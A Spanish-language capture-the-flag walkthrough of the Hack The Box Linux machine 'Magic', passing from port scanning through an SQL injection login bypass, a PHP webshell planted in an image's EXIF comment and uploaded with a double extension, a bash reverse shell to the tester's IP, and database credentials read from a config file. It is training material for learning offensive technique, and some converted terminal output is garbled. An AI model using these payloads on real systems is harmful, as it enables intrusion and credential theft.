

Magic

Máquina Linux Media

Magic es una máquina Linux media tirando a casi fácil, realmente su dificultad está en que hay que realizar una inyección SQL por copiando y pegando la sentencia (bypass panel sql) debido a que al ingresar la sentencia no se permiten espacios.

El uso métodos de reenvío de puertos (chisel), la utilización de herramientas no convencionales de MySQL como mysqlshow y msqldump y el escalamiento de privilegios via path hijacking y binarios SUID.

En conclusión en una muy buena maquina para aprender varios temas en un solo ejercicio de practica.

Escaneo

```
nmap -Pn -p- --open 10.10.10.185 -T4
```

```
~/machineshtb/Magic
└── nmap -Pn -p- --open 10.10.10.185 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 01:46 GMT
Nmap scan report for 10.10.10.185 (10.10.10.185)
Host is up (0.079s latency).
Not shown: 65382 closed tcp ports (conn-refused), 151 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 22.74 seconds
```

Magic
Máquina Linux Medi
Escaneo

```
nmap -Pn -p- --open 10.10.10.185 -T4
```

0.0.1. versiones


```
~/machineshtb/Magic
└── nmap -Pn -p22,80 -sCV 10.10.10.185 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 01:48 GMT
Nmap scan report for 10.10.10.185 (10.10.10.185)
Host is up (0.080s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|_ 256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_ 256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Magic Portfolio
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

versiones


```
Shiholeth
Swanson
```

Visitamos la web




SQLi bypass


Encontramos un panel de login probamos con credenciales básicas pero no sirven



validamos con una simple SQLI Sqlinjection



sin embargo, después de escribir la comilla no nos deja dar un espacio, copio y pego la sentencia y traspasamos el login
' or 1=1 --




Se puede subir una imagen luego se me ocurre subir una imagen reverse shell con ayuda de exiftool.
exiftool -Comment=""; system(\$_GET['cmd']); ?>' nombre_imagen.extensión
<https://elhackeretico.com/como-ejecutar-una-reverse-shell-a-partir-de-una-imagen/>

exiftool -Comment="";system(\$_GET['cmd']);?>' shell.png

A terminal window showing the command 'exiftool -Comment='<?php echo "<pre>";system(\$_GET['cmd']);?>' shell.png' being run. The output shows '1 image files updated'. A portion of the terminal output is highlighted in yellow.

Subimos la imagen y parece no tener complicaciones}




Ahora debería haber un directorio de uploads o imágenes, hago un gobuster para validar

```
gobuster dir -u http://10.10.10.185/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  
-t 100 -x html,php,txt,htm,xml," "
```

A terminal window showing the output of the gobuster command. It found several files in the /images directory, including index.php, .html, .php, .htm, .css, .js, and .json. The output also shows progress and a keyboard interrupt detected.

Visito images, pero no tenemos permisos en este directorio.




Forbidden


You don't have permission to access this resource.


Apache/2.4.29 (Ubuntu) Server at 10.10.10.185 Port 80

Entonces se me ocurre visitar index y allí se encuentra nuestra imagen.



Al picar nos aparece un código, pero no nos ejecuta nada también, pruebo abriendo en una nueva pestaña, pero no ejecuta comandos.





Luego de intentar varias cosas probé añadiendo la extensión .php debido a que la máquina cuenta con PHP por ende nos lo interpreta.

A screenshot of a web browser window. The address bar shows the URL "10.10.10.185/index.php". Below the address bar is a navigation bar with links: "El m...", "Machine Excell", "Training", "ACTIVE DIRECTORY", and "Wappalyzer". The main content area displays the results of a Wappalyzer analysis. The analysis shows the following technologies in use:

- Web servers:** Apache HTTP Server 2.4.29
- Operating systems:** Ubuntu
- Programming languages:** PHP
- JavaScript libraries:** jQuery 3.4.1

A message at the bottom of the analysis panel says "Something wrong or missing?"


cp shell.png shell.php.png

```


~/machineshtb/Magic
cp shell.png shell.php.png

```

tambien intenté con mv, pero por alguna razón me daba problemas al ejecutar comandos.




Si bien en el index no se evidencia el cambio



al buscar por el nombre de la imagen si se detecta



validamos ejecución de comandos y obtenemos shell.



para la shell utilicé varios caminos, sin embargo, el más efectivo y funcional fue enviar una reverse Shell por burpsuite, enviando la petición al repiter y colocándola en formato URL (ctrl+u).

```
bash -c "bash -i >& /dev/tcp/10.10.14.10/123 0>&1"
```

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Log

1 × +

Send Cancel < | | > | |

Request

Pretty Raw Hex

```

1 GET /images/uploads/shell.php.png?cmd=
bash+-c+"bash+-i>%26+/dev/tcp/10.10.14.10/123+0%261" | HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=imv67hbijpbnnq8ghlv6796ue36
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```

Response

```

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
www-data@magic:/var/www/Magic/images/uploads$ ifconfig
ifconfig -Language: en-US,en;q=0.5
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    DNT: 1
        inet 10.10.10.185 netmask 255.255.254.0 broadcast 10.10.11.255
    Connection: close
    Cookie: PHPSESSID=imv67hbijpbnnq8ghlv6796ue36
    Upgrade-Insecure-Requests: 1
    Sec-GPC: 1
        ether 00:50:56:b0:26:6e txqueuelen 1000 (Ethernet)
        RX packets 8976 bytes 661400 (661.4 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 9465 bytes 21814757 (21.8 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1118 bytes 87135 (87.1 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1118 bytes 87135 (87.1 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

www-data@magic:/var/www/Magic/images/uploads\$

Mejoro la Shell para buscar la forma de escalar privilegios, sin embargo, trato de capturare el flag del usuario y no tenemos permisos.

```
www-data@magic:/home$ cd theseus/
www-data@magic:/home/theseus$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos user.txt
www-data@magic:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@magic:/home/theseus$ 
```

Luego de buscar en las carpetas encuentro el siguiente archivo con credenciales

```
www-data@magic:/var/www/Magic$ ls
assets db.php5 images index.php login.php logout.php upload.php
www-data@magic:/var/www/Magic$ 
```

```
www-data@magic:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic';
    private static $dbHost = 'localhost';
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;
    private static $link;

    public function __construct()
    {
        die('Init function is not allowed');
    }
} 
```

iamkingtheseus

pruebo credenciales, pero no me deja acceder.

```
theseus reverse shell bash
www-data@magic:/var/www/Magic$ su theseus
Password: bash -c "bash -i">>&
su: Authentication failure
www-data@magic:/var/www/Magic$ 
```

Me conecto por bases de datos para validar si logro entrar en una tabla de contraseñas
mysql -u theseus -p"iamkingtheseus"

```
Katri@Katri: ~/machineshtb
www-data@magic:/var/www/Magic/assets$ mysql -u theseus -p"iamkingtheseus"
Command 'mysql' not found, but can be installed with: x Magic Upload
apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1
Ask your administrator to install one of them.

www-data@magic:/var/www/Magic/assets$
```

Sin embargo, al parecer no tenemos MySQL instalado a pesar de que esté corriendo su puerto

```
Katri@Katri: ~/machineshtb
www-data@magic:/var/www/Magic/assets$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State      PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*        LISTEN
tcp        0      0 10.10.10.185:33954      10.10.14.7:123    ESTABLISHED 1802/bash
tcp        0      0 10.10.10.185:46032      1.1.1.1:53       SYN_SENT
tcp6       0      0 ::1:80                ::*:             LISTEN
tcp6       0      0 ::1:631               ::*:             LISTEN
tcp6       1      0 10.10.10.185:80      10.10.14.7:59908   CLOSE_WAIT
udp        0      0 127.0.0.1:38737      127.0.0.53:53    ESTABLISHED
udp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN
udp        0      0 0.0.0.0:68            0.0.0.0:*        LISTEN
udp        0      0 0.0.0.0:631           0.0.0.0:*        LISTEN
udp        0      0 0.0.0.0:5353          0.0.0.0:*        LISTEN
udp        0      0 0.0.0.0:34114         0.0.0.0:*        LISTEN
udp6       0      0 ::1:5353              ::*:             LISTEN
udp6       0      0 ::1:50434             ::*:             LISTEN
www-data@magic:/var/www/Magic/assets$
```

En este punto se me ocurrió traerme ese port por medio de chisel, otro camino es ayudarnos de la herramienta mysqldump la cual a diferencia de mysql esta si se encuentra instalada.

Forma 1 Port Forwarding with Chisel

